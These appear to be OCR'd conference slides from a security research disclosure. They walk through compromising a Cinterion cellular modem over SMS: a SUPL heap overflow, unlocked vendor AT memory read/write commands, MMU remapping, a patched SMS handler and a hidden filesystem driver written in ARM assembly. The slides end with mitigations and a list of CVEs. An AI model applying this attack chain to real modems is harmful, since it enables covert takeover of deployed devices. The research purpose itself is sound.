
If current thread is the pool owner?

Update Thread Structure

SUPL Heap Overflow: write primitive



SUPL Heap Overflow: write primitive



Demo: Unlocking Vendor AT Commands

- Send SUPL SMS to create some internal structures
- Trick free() function to malloc() a blob for our fake thread
- Overwrite current user level

```
at@*:?
gticom          Common Test Control Interface v.0.0.2
x11             XL1 trace interface v. 1.00.00
unf             UMTS RF v. 1.00.00
utif            UMTS test interface v.1.00.00
getif           GSM EDGE test interface v.1.00.00
gcal            2G RF driver test and calib. interface v.1.00.00
ucal            UMTS calibration interface v.1.10.00
fspeed          full speed test interface v.1.00.00
nvm             NVM interface v.0.01.00
prodif          Production Interface (prodif) v.2.00.00
prodctri        Production Control Interface (prodctrl) v. 1.00.00
driver          Ver test interface v. 01.00.0
pmu             PMU API AT test interface v.00.00.0
pow             POW API AT test interface v.00.00.0
pcl             pcl interface v.1.00.00
ts              time services test interface v.01.00.0
trap            trap debug interface v.1.00.00
meas            meas debug interface v.1.00.00
utasensor       UTA SENSOR interface v. 1.00.00
utabm           UTA BM debug interface v.1.00.01
init            Init test interface v.01.00.0
```


Unlocking Vendor AT Commands

- Now we can read memory...
- ....write memory
- ...and bypass SEC key security ☺

```
at@xl1:mem_rdb(0x632C8518, 0x10)
at@xl1:mem_rdb(0x632C8518, 0x10)

632C8518: 78 60 01 98

632C851C: 86 42 0B D2

632C8520: 63 48 5F F0

632C8524: 40 EA 00 E0
```


Finding Code Execution Primitive

- Code section is read only
- But some code executes dynamically from RAM
- Got code execution in process manager's context




Unlock Code Section

- Find MMU mapping
- Setup RO sections as R\W
- So much unmapped physical memory!



Modem OTAP

- Not activated by default
- Activation is local only
- Operated via SMS



Delete operation:

OTAP_IMPNG
PWD:secret
JADURL:http://www.greatcompany.com/coolapps/mega.jad
START:delete

Hidden FS: Otap_AtParams

- Created only upon AT command execution
- No file => no OTAP ☹
- Has file => Has OTAP! ☺

```
JavaLog(27, (int)"[VBS][%s(L:1592)]enter.", "OtapSMSin2");
if ( !a1 )
  return JavaLog(27, (int)"[ERR][%s(L:1596)]leave, pdata == NULL.", "OtapSMSin2");
memcopy(v8, a1, 161u);
java_mem_free((int)a1, (int)"OtapSMSin2", 0x641);
if ( unk_600DE5C0 )
  return JavaLog(27, (int)"[WRN][%s(L:1606)]leave, OTAP already in progress -> ignoring", "OtapSMSin2");
JavaLog(27, (int)"[VBS][%s(L:374)]enter.", "isOtapFilePresent");
v3 = (int)sub_62BD14C0(aCinterionInter_1);
memFill(aCinterionInter_1, v3);
strcopy(0x61A7E788, 0x6181CFEB);
strcopy(0x61A7E788, 0x600DE5D0);
if ( isFilePresent ("/.cinterion.internal/java/Otap_AtParams.bin", (int)v7) < 0 )
{
  JavaLog(27, (int)"[ERR][%s(L:383)]retval < 0, leave.", "isOtapFilePresent");
  return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
if ( (v7[2] & 0x200) != 0 )
{
  JavaLog(27, (int)"[ERR][%s(L:389)]UTA_FS_ATTR_DIR, leave.", "isOtapFilePresent");
  return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
JavaLog(27, (int)"[INF][%s(L:394)]File Present, leave.", "isOtapFilePresent");
JavaLog(27, (int)"[INF][%s(L:1617)]before OTAP_SmsProcess\n", "OtapSMSin2");
if ( OTAP_SmsProcess(v8, byte_600DE5B0) )
{
  JavaLog(27, (int)"[INF][%s(L:1621)]after OTAP_SmsProcess, otapOp = %d\n", "OtapSMSin2", byte_600DE5B0[0]);
  if ( byte_600DE5B0[0] == 1 )
  {
```

SMS FS

- Inject into SMS Process
- Patch handler to retrieve out sms first
- Got our own hidden data channel into modem OS

```
int __fastcall OperateSMS(int a1, int a2, char *sms_structure_buffer)
{

v32 = a1;
v33 = a2;
v34 = sms_structure_buffer;
v27 = 0;
v4 = (_DWORD *)sub_62EB1E7A(a2);
sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
v21 = sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
v5 = sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
result = j_OTAPSmsOperate(sms_structure_buffer);
if ( result )
  return result;
result = sub_62CA8832(*(unsigned __int8 *)(*(_DWORD *)(v33 + 188) + 44));
v8 = result;
if ( !sms_structure_buffer )
  return result;
programm memcopy(v4 + 227, sms_structure_buffer, 0xBCu, v7);
v24 = j_Pos__Cat_GPSMngr_handleSUPLsms(v33, (unsigned __int8 *)sms_structure_buffer);
v25[4] = sms_structure_buffer[11];
sms_header = sms_structure_buffer + 12;
((void (__fastcall *)(_BYTE *, char *, int, _BYTE *))memcopy)(v26, sms_structure_buffer + 12, 0xB0, v30);
memFill(&sms_data_buffer, 180u);
LOBYTE(sms_data_buffer) = 3;
BYTE1(sms_data_buffer) = sms_structure_buffer[11];
```

Inject code here

SMS FS

- Create remote API via SMS
- RE some needed funcs
- Add our FS driver to the system's ones

```
off_62F89940    DCD aNull_46            ; DATA XREF: sub_62C47DC4+16↑o
                                        ; sub_62C47E10:loc_62C47E2C↑o ...
                                        ; "null"
                DCD 0
                DCD aFsfat_4            ; "fsfat"
                DCD off_62FAB548        ; call this address + 8
                DCD aFsroot_0           ; "fsroot"
                DCD off_62FAB5E8
                DCD aSiodev_0           ; "siodev"
                DCD off_62F8FFB8
                DCD aSioscc_11          ; "sioscc"
                DCD off_62F8FF90        ; here goes code if at cmd
```

```
ADDS R1, #4
LDR R2, [R1]
CMP R2, #1
BEQ _malloc_func
CMP R2, #2
BEQ _create_file_func
CMP R2, #3
BEQ _save_data_func
CMP R2, #4
BEQ _read_file_func
CMP R2, #5
BEQ _delete_file_func
CMP R2, #6
BEQ _free_func
```

OTAP Activation via SMS

- SUPL SMS Heap Overflow
- Get code execution in process manager's context
- Unlock code section via MMU
- Patch Operate SMS Process
- Upload new SMS FS driver
- Create OTAP_AtParams
- Send OTAP SMS
- Install our MIDlet

Mitigation guidelines

- Need FW cryptography
- No flat memory model
- OTAP needs verification
- Only telecommunication operator can help with a working mitigation

Resulting CVE list

CVE ID	CVSS Score	Description
CVE-2023-47610	8.1 (High)	CWE-120: Buffer Copy without Checking Size of Input
CVE-2023-47611	7.8 (High)	CWE-269: Improper Privilege Management
CVE-2023-47612	6.8 (Medium)	CWE-552: Files or Directories Accessible to External Parties
CVE-2023-47613	4.4 (Medium)	CWE-23: Relative Path Traversal
CVE-2023-47614	3.3 (Low)	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CVE-2023-47615	3.3 (Low)	CWE-526: Exposure of Sensitive Information Through Environmental Variables

Check out our full technical paper at
https://ics-cert.kaspersky.com

Questions?

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